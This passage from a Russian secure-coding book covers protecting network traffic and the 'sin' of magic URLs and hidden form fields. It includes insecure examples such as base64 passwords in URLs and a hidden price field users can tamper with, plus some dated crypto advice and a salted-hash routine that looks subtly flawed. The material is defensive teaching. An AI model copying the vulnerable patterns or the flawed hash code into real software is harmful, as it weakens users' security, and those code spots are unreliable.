- если используется блочный шифр, проверьте, какой выбран «режим работы». Самое простое – разбить сообщение на блоки и шифровать каждый блок отдельно. Это так называемый «режим электронной кодовой книги» (ECB). Но в общем случае он небезопасен. Есть целый ряд других режимов, которые считаются более стойкими, в том числе и некоторые новые, обеспечивающие и конфиденциальность, и аутентификацию сообщений. Прежде всего речь идет о режимах GCM и CCM. Существуют также классические режимы CBC, CFB, OFB и CTR, которые не поддерживают аутентификацию. Причин для использования их при создании нового приложения нет, зато недостатков масса. Например, вам придется разработать собственную схему аутентификации сообщений.

Примечание. В академических кругах рассматриваются десятки новых криптографических режимов, обеспечивающих как шифрование, так и аутентификацию, но лишь два из них официально признаны: CCM и GCM. Тот и другой одобрены IETF для применения в протоколах IPSec. Режим CCM вошел в новый стандарт безопасности беспроводных сетей 802.11i. Режим GCM нашел применение в новом стандарте безопасности канального уровня 802.1ae; он самый современный и больше подходит для приложений, требующих высокого быстродействия. Оба режима пригодны и для приложений общего назначения.

- иногда режим ECB или потоковый шифр применяются лишь для того, чтобы избежать каскадных ошибок. Это самообман, поскольку если аутентификация не срабатывает, то вы никогда не можете быть уверены, в чем причина: в ошибке или в атаке. И на практике это почти всегда оказывается атака. Лучше уж разбить сообщение на более мелкие фрагменты, которые

аутентифицируются по отдельности. Кроме того, многие другие режимы блочных шифров, например OFB, CTR, CGM и CCM, с точки зрения распространения ошибок ведут себя точно так же, как режим ECB и потоковые шифры;

- убедитесь, что противник не сможет угадать, какой использовался материал для ключей. В какой-то точке следует воспользоваться для этой цели случайными данными (которые обычно генерируются в ходе работы протокола обмена ключами). Генерировать ключи на основе паролей – неудачная мысль;
- если вы работаете с потоковым шифром, важно, чтобы ключи никогда не использовались повторно. Для блочных шифров важно не использовать повторно одну и ту же комбинацию ключа и вектора инициализации (IV). (Как правило, IV создается заново для каждого сообщения.) Проверьте, что подобного не произойдет даже в случае аварийного останова системы.

При обсуждении других грехов мы еще будем говорить о надлежащих механизмах начальной аутентификации. Что же касается аутентификации в ходе сеанса, то имейте в виду следующие рекомендации:

- как и в случае блочных шифров, убедитесь, что аутентифицируется каждое сообщение и что принимающая сторона проверяет это. Если проверка не прошла, сообщение должно быть отброшено;
- пользуйтесь только хорошо апробированными схемами. Для криптографии с открытыми ключами это должен быть протокол Secure MIME или цифровая подпись PGP. В случае симметричной криптографии следует применять либо хорошо известный режим работы шифра, обеспечивающий одновременно шифрование и аутентификацию (например, GCM или CCM), либо известный алгоритм формирования кода аутентификации сообщения (MAC). К последним в первую очередь относятся CMAC (Cipher MAC, стандартизованный NIST метод на основе блочного шифра и прежде всего AES) и HMAC (применяемый совместно с хорошо известными функциями хэширования, в частности MD5 или функциями семейства SHA);
- как и в случае обеспечения конфиденциальности, позаботьтесь о том, чтобы противник не мог угадать, какой используется материал для ключей. В какой-то точке следует воспользоваться для этой цели случайными данными (которые обычно генерируются в ходе работы протокола обмена ключами). Генерировать ключи на основе паролей – неудачная мысль;
- убедитесь, что выбранная схема аутентификации предотвращает атаки с повторным воспроизведением перехваченного трафика. Для протоколов с поддержкой соединений принимающая сторона должна проверять, что увеличивается некий счетчик сообщений, и, если это не так, отвергать сообщение. Для протоколов без соединения должен быть предусмотрен какой-то другой механизм, гарантирующий, что любое повторение будет отвергнуто; обычно для этой цели используется некая уникальная информация, например счетчик или генерируемый отправителем временной штамп. Она дей-

ствует в окне приема; внутри этого окна дубликаты обнаруживаются явно, а все, что не попадает в окно, отвергается;

- убедитесь, что ключи шифрования не выступают также в роли ключей для аутентификации сообщений. (На практике это редко составляет проблему, но лучше перестраховаться.);
- убедитесь, что все данные, особенно используемые приложением, защищены путем проверки их аутентичности. Отметим, что если режим работы обеспечивает и шифрование, и аутентификацию, то начальное значение автоматически аутентифицируется (обычно это счетчик сообщений).

Тестирование

Определить, зашифрованы данные или нет, обычно довольно просто – достаточно посмотреть на содержимое перехваченного пакета. Однако доказать в ходе строгого тестирования, что сообщения аутентифицируются, не так легко. Предположить, что это так, можно, если в конце каждого незашифрованного сообщения имеется фиксированное число случайных, на первый взгляд, данных.

В ходе тестирования также легко понять, зашифрованы ли данные по протоколу SSL. Для обнаружения трафика, зашифрованного по SSL/TLS, можно применить утилиту ssldump (www.rfm.com/ssldump/).

Вообще говоря, понять, используется ли в программе хороший алгоритм, и при этом надлежащим образом, весьма трудно, особенно если вы тестируете черный ящик. Поэтому если вы хотите обрести полную уверенность (в том, что применяются проверенные режимы работы шифра, стойкий материал для ключей и т. д.), лучше прибегнуть к анализу кода.

Примеры из реальной жизни

Изначально Интернет задумывался как научно-исследовательский проект. Среди ученых царило доверие, поэтому безопасности не уделялось много внимания. Конечно, учетные записи были защищены паролями, но этим все и ограничивалось. В результате самые старые и самые важные протоколы практически не защищены.

TCP/IP

Протокол Internet Protocol (IP), а также построенные поверх него протоколы TCP и UDP не предоставляют никаких гарантий безопасности: ни конфиденциальности, ни аутентификации сообщений. В протоколе TCP вычисляются некоторые контрольные суммы для обеспечения целостности данных, но они не являются криптографически стойкими и легко могут быть взломаны.

В протоколе IPv6 эти проблемы решаются за счет необязательных служб безопасности. Известные под общим названием IPSec, они оказались настолько полезными, что были широко развернуты и в традиционных сетях IPv4. Но пока что они применяются главным образом для организации корпоративных виртуальных частных сетей (VPN) и т. п., а не универсально, как задумывалось.

Протоколы электронной почты

Электронная почта – это еще один пример протоколов, в которых традиционно отсутствует защита передаваемых данных. Сейчас существуют дополненные SSL версии протоколов SMTP, POP3 и IMAP, но применяются они редко и не всегда поддерживаются популярными почтовыми клиентами, хотя в некоторых из них реализованы и шифрование, и аутентификация, по крайней мере для внутренней почты. Часто можно включить в сеть анализатор протоколов и читать почту своего коллеги.

Это следует иметь в виду при использовании электронной почты для рассылки паролей вновь создаваемых учетных записей. Нередко пользователь, забывший пароль, щелкает по кнопке на Web-сайте и получает в ответ пароль по почте (часто новый временный). Оно бы и неплохо, если бы почта была безопасной.

В общем и целом это, может быть, и не самый большой риск в системе, но нельзя не признать, что существуют более эффективные способы переустановить пароль. Неплохая альтернатива – это метод «секретного вопроса», но понадобится довольно внушительный перечень необычных вопросов. А узнать девичью фамилию матери жертвы совсем нетрудно. Другой пример: поклонники телевизионных реалити-шоу узнали кличку домашнего любимца Пэрис Хилтон, и, наверное, именно так кто-то взломал ее учетную запись на сайте T-Mobile.

Протокол E*Trade

Первоначально данные шифровались в этом протоколе путем выполнения XOR с фиксированным значением. Легко реализовать, но столь же легко и взломать. Даже любитель сможет понять, что происходит, собрав и проанализировав достаточный объем данных, передаваемых по сети. Не займет много времени вычислить так называемый «ключ шифра», после чего вся схема оказывается вскрытой. И что еще хуже, в этой схеме даже не делается попытки реализовать аутентификацию сообщений в ходе сеанса, поэтому опытный противник сможет провести практически любую из упомянутых в этой главе атак.

Искупление греха

Вообще говоря, мы рекомендуем шифровать весь сетевой трафик по протоколу SSL/TLS, если это возможно. Можно также пользоваться такими системами, как Kerberos. Если вы решите остановиться на SSL, прислушайтесь к нашим советам в грехе 10. Иногда люди не ожидают, что в их сеть будет встроен SSL, особенно если пользуются программами, которые этот протокол не поддерживают. Но существуют SSL-прокси, например Stunnel. Избежать такого рода проблем можно также, развернув IPSec или иную технологию организации VPN.

Иногда включить SSL/TLS не представляется возможным. Например, если вы вынуждены обмениваться данными с не контролируемыми вами серверами или клиентами, которые не поддерживают эти протоколы. В таком случае вам решать, идти на риск или нет.

Другая причина отказа от SSL/TLS заключается в желании избежать накладных расходов на аутентификацию. В SSL применяется криптография с открытыми ключами, которая обходится довольно дорого и потенциально способна привести к отказу от обслуживания. Если это действительно серьезная проблема, то существуют решения на уровне сети в целом, например балансирование нагрузки.

Рекомендации низкого уровня

Ладно, вы не хотите последовать нашей рекомендации и воспользоваться высокоуровневой абстракцией типа SSL/TLS или Kerberos. Вернемся к базовым сервисам сетевой безопасности: конфиденциальности, начальной и последующей аутентификации.

Самое важное, что должен защитить механизм обеспечения конфиденциальности, – это аутентификационные данные. Хороший протокол аутентификации содержит собственные средства защиты, но самые распространенные протоколы к числу хороших не относятся. Вот почему аутентификация на основе пароля с применением SSL/TLS обычно применяется только для аутентификации клиента и производится по зашифрованному каналу, хотелось бы думать, что после того, как клиент аутентифицировал сервер (тем самым гарантируется, что удостоверяющая информация останется надежно защищенной в сети).

Но настроить эти сервисы безопасности непросто. И для начальной, и для последующей аутентификации нужно обеспечить защиту от атаки путем воспроизведения, а для этого необходимо какое-то доказательство «свежести». Обычно для решения этой проблемы в протоколах начальной аутентификации применяется трехфазная схема «оклик–отзыв». Ни в коем случае не пытайтесь спроектировать собственный протокол начальной аутентификации, поскольку тут есть очень тонкие проблемы, с которыми по силам справиться только опытному криптографу. Да даже и в этом случае проблемы иногда остаются!

В протоколах аутентификации в ходе сеанса обычно для предотвращения атак с воспроизведением используется счетчик сообщений. Часто он является частью входных данных для алгоритма аутентификации сообщений (а это, кстати, может быть и сам алгоритм шифрования), но иногда оказывается частью данных. Главное, что принимающая сторона должна иметь возможность отвергать сообщения, приходящие не по порядку. Для протоколов без соединения это может оказаться невозможным. Поэтому принято использовать окна счетчиков сообщений: в пределах окна обнаруживаются дубликаты, а если счетчик оказывается вне окна, сообщение отвергается.

Кроме того, механизм как начальной, так и последующей аутентификации может стать причиной отказа от обслуживания, если в них применяется криптография с открытым ключом. Например, если вы снабжаете отдельные сообщения PGP-подписью, то противник может без ощутимых затрат послать вам множество сообщений с некорректными подписями и тем самым «подвесить» процессор. А если работает какой-то механизм ограничения пропускной способности, то может оказаться заблокированным законный трафик.

Гораздо лучше как можно скорее переходить к шифрованию с секретным ключом. Так, в SSL/TLS есть режим *кэширования сеансов*, в котором соединения аутентифицируются с помощью симметричного шифрования после того, как один раз были аутентифицированы с помощью более накладного механизма.

Еще одна тонкость при использовании криптографии с открытым ключом для аутентификации сообщений заключается в том, что при этом невозможно скрыть личность отправителя, и потенциально это может служить доказательством в суде (это называется «неотрицаемость»). Отправитель не может заявить, что он не посылал сообщение, под которым стоит его цифровая подпись. Правда, не исключено, что в будущем отговорки типа «я этого не делал, кто-то влез в мой компьютер или заслал вирус» будут приниматься, что обесценивает идею неотрицаемости. В общем случае лучше, наверное, избегать применения цифровой подписи для аутентификации сообщений и не только из-за вычислительной сложности криптографических алгоритмов, но и чтобы оставить шанс на отрицание своего авторства, если, конечно, противное не оговорено явно в законе. Пользователи оценят отсутствие механизма, по которому их можно было бы привлечь к ответственности за случайно оброненное слово, неправильно понятую шутку и цитаты, вырванные из контекста.

У сервиса конфиденциальности тоже есть свои тонкости, одни из них – криптографического, другие – практического характера. Например, иногда небезопасно параллельно шифровать и аутентифицировать одни и те же данные или даже шифровать уже аутентифицированные данные. Единственная общая безопасная стратегия состоит в том, чтобы сначала шифровать данные, а потом уже аутентифицировать. Если конфиденциальность не слишком важна, то можно аутентифицировать незашифрованные данные.

Заметим еще, что популярные механизмы обеспечения конфиденциальности часто применяются неправильно, поскольку разработчик не понимает, при каких условиях они безопасны. Так, сплошь и рядом некорректно используют блочные шифры в режиме CBC (сцепление блоков шифртекста) и алгоритм RC4.

Для режима CBC входными данными служит не только открытый текст, но и случайно выбранный вектор инициализации (IV). Если он недостаточно случаен, возможна атака. Это верно даже тогда, когда в качестве IV для следующего сообщения выбирается последний блок предыдущего сообщения. Это одна из многих причин, по которым вместо CBC изобретены другие режимы работы блочных шифров, обеспечивающие и конфиденциальность, и аутентификацию. Жертвой этой уязвимости пал, как вы увидите, даже протокол SSL/TLS.

У алгоритма RC4 тоже есть серьезные слабости. Не стоит шифровать с его помощью слишком большие объемы данных (не больше 2^{20} байтов). Все настолько плохо, что мы настоятельно рекомендуем вообще не пользоваться RC4, если вы хотите, чтобы ваша система сейчас и в перспективе оставалась безопасной. Но если вы все-таки настаиваете на шифровании с его помощью небольших объемов данных, то необходимо выполнить инициализацию, придерживаясь следующих апробированных рекомендаций:

- начните генерацию ключей как обычно, а затем отбросьте первые 256 байтов гаммы (то есть зашифруйте первые 256 нулей и отбросьте результаты, не раскрывая их). Проблема в том, что этого количества может оказаться мало;
- подайте ключ на вход односторонней функции хэширования, например SHA1, а результат используйте в качестве ключа для RC4. Это рекомендованный подход. Недавние атаки на SHA1 не оказывают на него практического влияния.

Еще один тонкий аспект конфиденциальности – в том, что есть такие параноики, которым подавай безопасность в режиме «точка-точка». Например, сторонники неприкосновенности частной жизни обычно не пользуются интернет-пейджерами, даже если они передают сообщения на сервер в зашифрованном виде, поскольку сервер – это излишняя слабая точка, не только уязвимая для хакеров, но и могущая стать основанием для вызова в суд. Ну и так далее. Большая часть людей хотели бы защитить свою частную жизнь, хотя при определенных обстоятельствах готовы пожертвовать безопасностью. А коли так, то желательно обеспечить конфиденциальность данных, поскольку в противном случае возможна «кража личности». На наших глазах слабозащищенные системы, раскрывающие данные о пользователях, становятся подотчетными. Например, всякая фирма, работающая в Калифорнии, обязана известить своих клиентов в случае, когда знает о возможной компрометации данных, которые пользователи считают приватными. Через некоторое время такие требования могут быть дополнены денежными штрафами и другими юридическими последствиями.

Иногда все-таки возникает потребность сделать что-то простенькое на базе криптографии с симметричным ключом, поскольку это быстро и куда менее накладно, чем использование SSL. Но мы не рекомендуем так поступать, ибо уж слишком много капканов на этой дороге. Само шифрование не вызывает никаких сложностей, если пользоваться правильными криптографическими примитивами, но вот управление ключами может стать кошмаром. К примеру, как безопасно хранить ключи и при этом сохранить возможность быстро переместить учетную запись на другую машину? Если вы склоняетесь к паролю, то тут вас подстерегают серьезные опасности, так как при использовании одной лишь криптографии с симметричным ключом пароль можно вскрыть с помощью полного перебора.

Если вы решили выбрать «симметричный путь», несмотря на все наши увещевания о том, что лучше бы обратиться к готовому решению, то прочтите хотя бы следующие советы:

- пользуйтесь проверенным блочным шифром. Мы настоятельно рекомендуем AES и ключ длиной не менее 128 битов, какой бы алгоритм вы ни выбрали;
- применяйте блочный шифр в режиме работы, обеспечивающем аутентификацию и целостность сообщений, например GCM или CCM. Если вы пользуетесь библиотекой криптографических функций, в которой эти режимы не поддерживаются, нетрудно достать подходящую (см. раздел «Другие ресурсы»). Можно вместо этого воспользоваться сочетанием двух других конструкций: режима CTR с CMAC- или HMAC-кодом;

- применяйте аутентификацию по всему сообщению, даже если данные не нуждаются в шифровании. В режимах GCM и CCM сообщения можно аутентифицировать, не шифруя;
- на принимающей стороне всегда проверяйте аутентичность сообщения и только потом делайте что-то с содержащимися в нем данными;
- кроме того, на принимающей стороне проверяйте, что сообщение не было воспроизведено (а если это так, отбрасывайте его). Если сообщение аутентично, то для этого достаточно сравнить его номер с номером последнего пришедшего сообщения; номера должны монотонно возрастать.

Кстати говоря, чтобы доказать третьей стороне, что сообщение было отправлено конкретным лицом, можно воспользоваться цифровой подписью, но делайте это только в случае необходимости и в дополнение, а не вместо механизма аутентификации сообщений.

В системах Windows надлежащую проверку целостности данных на уровне пакетов и конфиденциальность обеспечат вызовы RPC/DCOM, если при создании сеанса вы измените один параметр. Еще раз подчеркнем, что лучше пользоваться готовыми решениями. Добавим, что SSPI API позволяет сравнительно легко организовать передачу данных по протоколам HTTPS или Kerberos, которые гарантируют аутентификацию как клиента, так и сервера, а заодно целостность и конфиденциальность пакетов.

Дополнительные защитные меры

Применяйте надежную схему управления ключами. В качестве варианта можем предложить Data Protection API (защита данных) в Windows или CDSA API.

Другие ресурсы

- Утилита ssldump для анализа SSL-трафика: www.rtfm.com/ssldump
- SSL-прокси Stunnel: www.stunnel.org/
- Бесплатная реализация режимов GCM и CCM от Брайана Гладмана: http://fp.gladman.plus.com/AES/index.htm

Резюме

Рекомендуется

- Пользуйтесь стойкими механизмами аутентификации.
- Аутентифицируйте все сообщения, отправляемые в сеть вашим приложением.
- Шифруйте все данные, которые должны быть конфиденциальны. Лучше перестраховаться.
- Если возможно, передавайте весь трафик по каналу, защищенному SSL/TLS. Это работает!

Не рекомендуется

- Не отказывайтесь от шифрования данных из соображений производительности. Шифрование на лету обходится совсем недорого.
- Не «зашивайте» ключи в код и ни в коем случае не думайте, что XOR с фиксированной строкой можно считать механизмом шифрования.
- Не игнорируйте вопросы защиты данных в сети.

Стоит подумать

- Об использовании технологий уровня сети, способных еще уменьшить риск. Речь идет о межсетевых экранах, виртуальных частных сетях (VPN) и балансировании нагрузки.

Грех 9. Применение загадочных URL и скрытых полей форм

В чем состоит грех

Представьте себе сайт, где вы можете купить машину по той цене, которую сами предложите! Такое возможно, если цена машины будет храниться в скрытом поле формы. Напомним, что ничто не может помешать пользователю просмотреть содержимое документа, а затем отправить серверу измененную форму, в которой цена будет «несколько» снижена (легко написать такой сценарий, например, на Perl). Скрытые поля в действительности скрытыми не являются.

Еще одна распространенная ошибка связана с «загадочными URL»: многие Web-приложения хранят в URL информацию об аутентификации и другие важные данные. В некоторых случаях эти данные нельзя выставлять на всеобщее обозрение, поскольку противник может их перехватить и начать манипуляции с сеансом. В иных случаях загадочный URL применяется как особая форма контроля доступа взамен общепринятых систем на базе проверки верительных грамот (credentials). Другими словами, пользователь предъявляет системе свой идентификатор и пароль, и в случае успешной аутентификации та создает строку, представляющую данного пользователя.

Подверженные греху языки

Уязвим любой язык или технология, применяемые для создания Web-сайтов, например: PHP, Active Server Pages (ASP), C#, VB.NET, J2EE (JSP, сервлеты), Perl и CGI (Common Gateway Interface – общий шлюзовой интерфейс).

Как происходит грехопадение

С этим грехом связаны две разные ошибки, которые мы и рассмотрим поочередно.

Загадочные URL

Первая ошибка – это использование загадочных URL (Magic URL), содержащих либо секретную информацию, либо нечто, что может дать противнику доступ к секретной информации. Взгляните на следующий URL:

www.xyzzy.com?id=TXkkZWNyZStwQSQkdzByRA==

Интересно, что за строка следует после id. Вероятно, она представлена в кодировке base64; на это указывает небольшой набор ASCII-символов и завершающие знаки равенства. Если подать эту строку на вход декодера base64, то он тут же вернет расшифровку: «My$ecre+pA$$w0rD». Нет сомнений, что это «зашифрованный» пароль, а в качестве алгоритма этого с позволения сказать шифрования выступает base64! Не поступайте так, если ваши данные представляют хоть какую-то ценность.

Следующий фрагмент кода на языке C# показывает, как легко производятся base64-кодирование и декодирование:

```
string s = "<some string>";
string s1 = Convert.ToBase64String(UTF8Encoding.UTF8.GetBytes(s));
string s2 = UTF8Encoding.UTF8.GetString(Convert.FromBase64String(s1));
```

Короче говоря, хранить секретные данные в URL либо в теле HTTP-запроса или ответа – грех, если только полезная нагрузка не защищена криптографическими средствами.

Следует принять во внимание характер конкретного Web-сайта. Если данные, передаваемые в составе URL, используются для аутентификации, то, скорее всего, безопасность под угрозой. Впрочем, если сайт использует эти данные для определения членства в сообществе, то, может быть, ничего страшного и не случится. Все зависит от того, что именно вы пытаетесь защитить.

Представьте себе следующий сценарий. Вы создали и хотите продать сайт для организации фотогалерей, позволяющий пользователям загружать снимки, сделанные во время отпуска. Такая система может считаться основанной на членстве, поскольку фотографии, скорее всего, не секретны. Но допустим, что некий злоумышленник (Маллет) перехватил верительные грамоты другого пользователя (Дэйва) (имя, пароль или опознавательную строку), передаваемые в составе URL или полезной нагрузки. Тогда Маллет сможет отправить серверу от имени Дэйва запрос, в котором на сайт загружается порнографическое изображение. С точки зрения любого пользователя системы, картинка пришла от Дэйва, а не от Маллета.

Скрытые поля формы

Другая ошибка заключается в передаче важной информации от приложения клиенту в скрытом поле формы в надежде, что клиент (1) не сможет ее увидеть и (2) не сможет ей манипулировать. Но злоумышленнику ничего не стоит прочитать все, в том числе и скрытое, содержимое формы с помощью операции просмотра исходного HTML-кода, имеющейся в любом браузере, а затем отправить серверу поддельную форму с измененными значениями скрытых полей. Сервер понятия не имеет, кто выступает в роли клиента: браузер или Perl-сценарий! В представленных ниже примерах такая угроза безопасности разъясняется подробнее.

Родственные грехи

Иногда Web-разработчики совершают и другие грехи, в частности описанный под заголовком «Загадочные URL». Суть этого греха состоит в использовании негодных методов «шифрования».

Где искать ошибку

Искать нужно места в программе, где:

- Web-приложение получает секретную информацию из формы или из URL;
- для принятия решения о безопасности, доверии или авторизации используются данные;
- данные передаются по незащищенному или не заслуживающему доверия каналу.

Выявление ошибки на этапе анализа кода

Чтобы обнаружить загадочные URL, просмотрите весь серверный код Web-приложения и выпишите точки входа, через которые данные поступают из сети. Ищите следующие конструкции:

Язык	Ключевые слова
ASP.NET	Request, и манипуляции с метками, например *.text или *.value
Active Server Pages	Request
PHP	Доступ к $_REQUEST, $_GET, $_POST и $_SERVER
PHP версии 3.0 и ниже	$HTTP
CGI/Perl	Вызов метода param() объекта CGI
mod-perl	Apache::Request
ISAPI (C/C++)	Считывание из какого-либо поля структуры EXTENSION_CONTROL_BLOCK, например lpszQueryString или вызов таких методов, как GetServerVariable или ReadClient
ISAPI (Microsoft Foundation Classes)	CHttpServer или CHttpServerFilter с последующим чтением из объекта CHttpServerContext
Java Server Pages (JSP)	getRequest, request.getParameter

Для скрытых полей форм задача несколько проще. Ищите в коде места, где клиенту посылается HTML-код, содержащий строку вида:

```
type=HIDDEN
```

Напомним, что слово `hidden` может быть заключено в одинарные или двойные кавычки. Такой текст можно найти с помощью следующего регулярного выражения, которое написано на C#, но легко переносится на другие языки:

```
Regex r = new Regex("type\\s*=\\s*['\"]?hidden['\"]?",
      Regex.Options.IgnoreCase);
bool isHidden = r.IsMatch(stringToTest);
```

На Perl это выглядит так:

```
my $hidden = /type\s*=\s*['\"]?hidden['\"]?/i;
```

Для каждого найденного скрытого поля задайтесь вопросом, почему оно скрыто и что случится, если злоумышленник изменит его значение.

Тестирование

Самый лучший способ найти подобные ошибки – подвергнуть код анализу, но на случай, если это невозможно или вы что-нибудь пропустили, можно выполнить некоторые тесты. Например, такие инструменты, как TamperIE (www.bayden.com/Other), Web Developer (www.chrispederick.com/work/firefox/ webdeveloper) или Paessler Site Inspector (www.paessler.com), показывают исходный текст форм прямо в окне браузера. Они же позволяют модифицировать поля формы и отправлять их обратно серверу. На рис. 9.1 показано, как выглядит окно Paessler Site Inspector.




Рис. 9.1. Программа Paessler Site Inspector показывает текст форм на Web-странице

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CAN-2000-1001

Web-страница add_2_basket.asp в программе Element InstantShop позволяет противнику модифицировать информацию о цене, которая находится в скрытом поле «price».

Исходный текст формы выглядит следующим образом:

```
<INPUT TYPE = HIDDEN NAME = "id" VALUE = "AUTO0034">
<INPUT TYPE = HIDDEN NAME = "product" VALUE = "BMW545">
<INPUT TYPE = HIDDEN NAME = "name" VALUE = "Дорогая машина">
<INPUT TYPE = HIDDEN NAME = "price" VALUE = "100">
```

Вы можете записать в поле price (цена) любое значение, отправить форму на сайт, где установлена программа Element InstantShop, и получить очень дорогую машину всего за 100 долл. Правда, придется оплатить расходы по доставке.

Модификация скрытого поля формы в программе MaxWebPortal

Этой ошибке в CVE не присвоен номер, но она фигурирует также в базе OSVDB (www.osvdb.org) под номером 4933.

MaxWebPortal – это Web-портал и система организации онлайновых сообществ. Для решения большинства административных задач используются скрытые поля. Это позволяет злоумышленнику проанализировать код HTML-страниц, изменить значения в скрытых полях и потенциально получить доступ к функциям, предназначенным только для администраторов.

Например, можно записать в скрытое поле `news` значение 1. Тогда сообщение будет помещено на первую страницу в качестве новости!

Или можно параметру `allmem` (все члены) присвоить значение `true`. Тогда все члены сообщества получат почтовое сообщение. Таким образом можно завалить пользователей системы спамом.

Искупление греха

Анализируя угрозы, исходящие от загадочных URL и скрытых полей формы, а также возможные контрмеры, рассматривайте следующие варианты:

- противник просматривает данные;
- противник воспроизводит данные;
- противник предсказывает данные;
- противник изменяет данные.

Противник просматривает данные

Это представляет собой угрозу, только если данные конфиденциальны, например речь идет о пароле или идентификаторе, позволяющем войти в систему. Любая персональная информация также должна приниматься во внимание. Исправить ситуацию поможет использование протоколов Secure Socket Layers (SSL),

Transport Layer Security (TLS), Internet Protocol Security (IPSec) и других технологий шифрования секретных данных. Например, данные можно зашифровать на сервере, а потом отправить клиенту в скрытом поле или в виде кука, тогда клиент автоматически вернет те же данные серверу при следующем запросе. Поскольку ключ хранится на сервере, то эта строка не может быть интерпретирована клиентом, так что с точки зрения криптографии метод вполне приемлем.

Противник воспроизводит данные

Вы можете поддаться искушению зашифровать или свернуть секретные данные на сервере, воспользовавшись своим собственным алгоритмом, который вам представляется безопасным. Но подумайте, что произойдет, если противник сумеет воспроизвести зашифрованные или свернутые данные. Например, следующий код на C# вычисляет свертку имени и пароля пользователя и пересылает результат в скрытом поле, чтобы потом использовать для идентификации пользователя:

```
SHA1Managed s = new SHA1Managed();
byte [] h = s.ComputeHash(UTF8Encoding.UTF8.GetBytes(uid + ":" + pwd));
h = s.ComputeHash(h);
string b64 = Convert.ToBase64String(h);  // в кодировке base64
```

А вот аналогичный код на языке JavaScript (вызываемый из HTML или ASP-страницы) с применением COM-объекта CAPICOM в Windows:

```
// Результат хэширования в 16-ричном виде
var oHash = new ActiveXObject("CAPICOM.HashedData");
oHash.Algorithm = 0;
oHash.Hash("mikey" + ":" + "ABCDE");
oHash.Hash(oHash.Value);
var b64 = oHash.Value;  // результат в 16-ричном виде
```

Тот же код для вычисления свертки имени и пароля пользователя на Perl:

```
use Digest::SHA1 qw(sha1 sha1_base64);
my $s = $uid . ":" . $pwd;
my $b64 = sha1_base64(sha1($s)); # в кодировке base64
```

Отметим, что во всех этих примерах результат хэширования конкатенированной строки снова хэшируется, чтобы обойти уязвимость, которая называется *атакой с увеличением длины* (length extension attack). Объяснение этой уязвимости выходит за рамки данной книги[1], но если говорить о практической стороне дела, то не ограничивайтесь просто хэшированием конкатенированных данных, а сделайте одно из двух:

```
Result = H(data1, H(data2))
```

или

```
Result = H(H(data1 CONCAT data2))
```

---

[1] Смысл атаки в следущем: «зная свертку и длину некоторого неизвестного сообщения M, можно найти свертку другого сообщения N=M | Z (символ | обозначает конкатенацию), где Z – сообщение, выбранное противником, которое должно начинаться со специальной комбинации битов, но заканчиваться может любыми битами». (*Прим. перев.*)

Ниже приводится криптографически стойкая версия:

```
static string IterateHashAppendSalt(string uid, string pwd, UInt32 iter)
{
   // границы числа итераций
   const UInt32 MIN_ITERATIONS = 1024;
   const UInt32 MAX_ITERATIONS = 32768;

   // ограничить переданное значение параметра для безопасности
   if (iter < MIN_ITERATIONS) iter = MIN_ITERATIONS;
   if (iter > MAX_ITERATIONS) iter = MAX_ITERATIONS;

   // получить 24-байтовое начальное значение (затравку)
   const UInt32 SALT_BYTE_COUNT = 24;
   byte[] salt = new byte[SALT_BYTE_COUNT];
   new RNGCryptoServiceProvider().GetBytes(salt);

   // закодировать имя и пароль
   byte[] uidBytes = UTF8Encoding.UTF8.GetBytes(uid);
   byte[] pwdBytes = UTF8Encoding.UTF8.GetBytes(pwd);
   UInt32 uidLen = (UInt32)uidBytes.Length;
   UInt32 pwdLen = (UInt32)pwdBytes.Length;

   // скопировать uid, pwd и salt в буфер (массив байтов)
   byte[] input = new byte[SALT_BYTE_COUNT + uidLen + pwdLen];
   Array.Copy(uidBytes, 0, input, 0, uidLen);
   Array.Copy(pwdBytes, 0, input, uidLen, pwdLen);
   Array.Copy(salt, 0, input, uidLen + pwdLen, SALT_BYTE_COUNT);

   // вычислить хэш uid, pwd и salt
   // H(uid || pwd || salt)
   HashAlgorithm sha = HashAlgorithm.Create("SHA256");
   byte[] hash = sha.ComputeHash(input);

   // вычислить хэш от результата первого хэширования, начального
   // значения и номера итерации N раз
   // R0 = H(uid || pwd || salt)
   // Rn = H(Rn-1 || R0 || salt || i) ... N
   const UInt32 UINT32_BYTE_COUNT = 32/8;
   byte[] buff = new byte[hash.Length +
                          hash.Length +
                          SALT_BYTE_COUNT +
                          UINT32_BYTE_COUNT];

   Array.Copy(salt, 0, buff, hash.Length + hash.Length, SALT_BYTE_COUNT);
   Array.Copy(salt, 0, buff, hash.Length, hash.Length);
   for (UInt32 i = 0; i < iter; i++) {
      Array.Copy(hash, 0, buff, 0, hash.Length);
      Array.Copy(BitConverter.GetBytes(i), 0, buff,
                 hash.Length + hash.Length + SALT_BYTE_COUNT,
                 UINT32_BYTE_COUNT);
      hash = sha.ComputeHash(buff);
   }
   // построить строку вида base64(hash) : base64(salt)
   string result = Convert.ToBase64String(hash) + ":" +
      Convert.ToBase64String(salt);
   return result;
}
```

